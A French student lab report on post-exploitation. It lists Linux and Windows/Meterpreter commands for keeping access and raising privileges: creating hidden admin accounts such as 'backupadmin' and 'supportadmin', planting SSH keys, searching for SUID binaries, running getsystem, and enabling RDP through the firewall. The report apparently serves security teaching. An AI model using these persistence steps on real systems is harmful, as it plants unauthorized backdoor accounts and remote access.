COMPTE RENDU – POST-EXPLOITATION : MAINTIEN D'ACCÈS ET ÉLÉVATION DE PRIVILÈGES

Introduction

L'objectif de ce TP est de comprendre comment un attaquant transforme un accès initial en contrôle durable du systeme

Linux – Vérification utilisateur

Commande :whoami


```
Session  Actions  Edit  View  Help
┌──(revelk㉿revelk)-[~]
└─$ sudo ssh student@192.168.56.10
[sudo] password for revelk:
student@192.168.56.10's password:
Welcome to Ubuntu 23.10 (GNU/Linux 6.5.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

5 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list -
ble

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


4 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log
Last login: Mon Apr 27 07:04:06 2026 from 192.168.56.10
student@revelk-VMware-Virtual-Platform:~$ whoami
student
```

Analyse et interprétation :

Permet d'identifier l'utilisateur courant. Utile pour savoir le niveau d'accès initial.

Linux – Création utilisateur

Commande :sudo adduser backupadmin




Analyse et interprétation :

Crée un nouvel utilisateur. Permet d'avoir un accès secondaire en cas de perte du compte initial.

Linux – Ajout au groupe sudo

Commande :sudo usermod -aG sudo backupadmin



Analyse et interprétation :


Donne les privilèges administrateur à l'utilisateur créé.

Linux – Vérification groupes

Commande :groups backupadmin Permet de vérifier si l'utilisateur appartient bien au groupe sudo.

Linux – Génération clé SSH


Commande : ssh-keygen



Analyse et interprétation :
Génère une clé pour accès sans mot de passe, plus discret et persistant.

Linux – Copie clé

Commande :ssh-copy-id backupadmin@IP



Analyse et interprétation :
Permet d'installer la clé publique sur la machine cible.

Linux – Connexion SSH

Commande :ssh backupadmin@IP
Analyse et interprétation :
Teste l'accès persistant sans mot de passe.

Linux – Vérification sudo


Commande :
sudo -l

```
revelk@revelk-VMware-Virtual-Platform:~$ sudo -l
Entrées Defaults correspondant pour revelk sur revelk-VMware-Virtual-Platform :
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

L'utilisateur revelk peut utiliser les commandes suivantes sur revelk-VMware-Virtual-Platform :
    (ALL : ALL) ALL
revelk@revelk-VMware-Virtual-Platform:~$
```

Analyse et interprétation :
Liste les commandes exécutables avec sudo.

Linux – Recherche SUID

Commande :find / -perm -4000 2>/dev/null



Analyse et interprétation :Permet de trouver des fichiers avec privilèges élevés exploitables.

<u>NB :</u> Dans les TP précédent nous n'avons pas pu accéder à **Meterpreter** donc nous ne pouvons pas appliquer toutes les commandes dans le terminale pour en tirer les capture mais nous allons donner le role de chaque capture une fois exécuté

Windows – Vérification privilèges

Commande :getuid

Rôle :Permet de connaître le niveau d'accès courant dans Meterpreter.

Windows – Élévation privilèges

Commande : getsystem

Rôle :Tente d'obtenir les privilèges SYSTEM.

Windows – Création utilisateur

Commande :net user supportadmin password123! /add

Rôle: Crée un utilisateur persistant sur Windows.

Windows – Ajout administrateur

Commande : net localgroup administrators supportadmin /add

Rôle : Donne les privilèges administrateur à l'utilisateur.

Windows – Vérification utilisateur

Commande :net user supportadmin

Rôle :Permet de vérifier que l'utilisateur a bien été créé.

Windows – Activation RDP

Commande :reg add HKLM\System\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0 /f

Rôle :Active le bureau à distance.

Windows – Firewall RDP

Commande :netsh advfirewall firewall set rule group='remote desktop' new enable=Yes

Rôle : Autorise le trafic RDP dans le pare-feu.

Meterpreter – Sessions

Commande : sessions

Rôle : Affiche les sessions actives pour gestion et discrétion.

Conclusion

Ce TP montre que la phase de post-exploitation est critique. Un attaquant cherche à maintenir l'accès, élever ses privilèges et rester discret. La mise en place de comptes cachés et d'accès persistants représente un risque majeur en entreprise.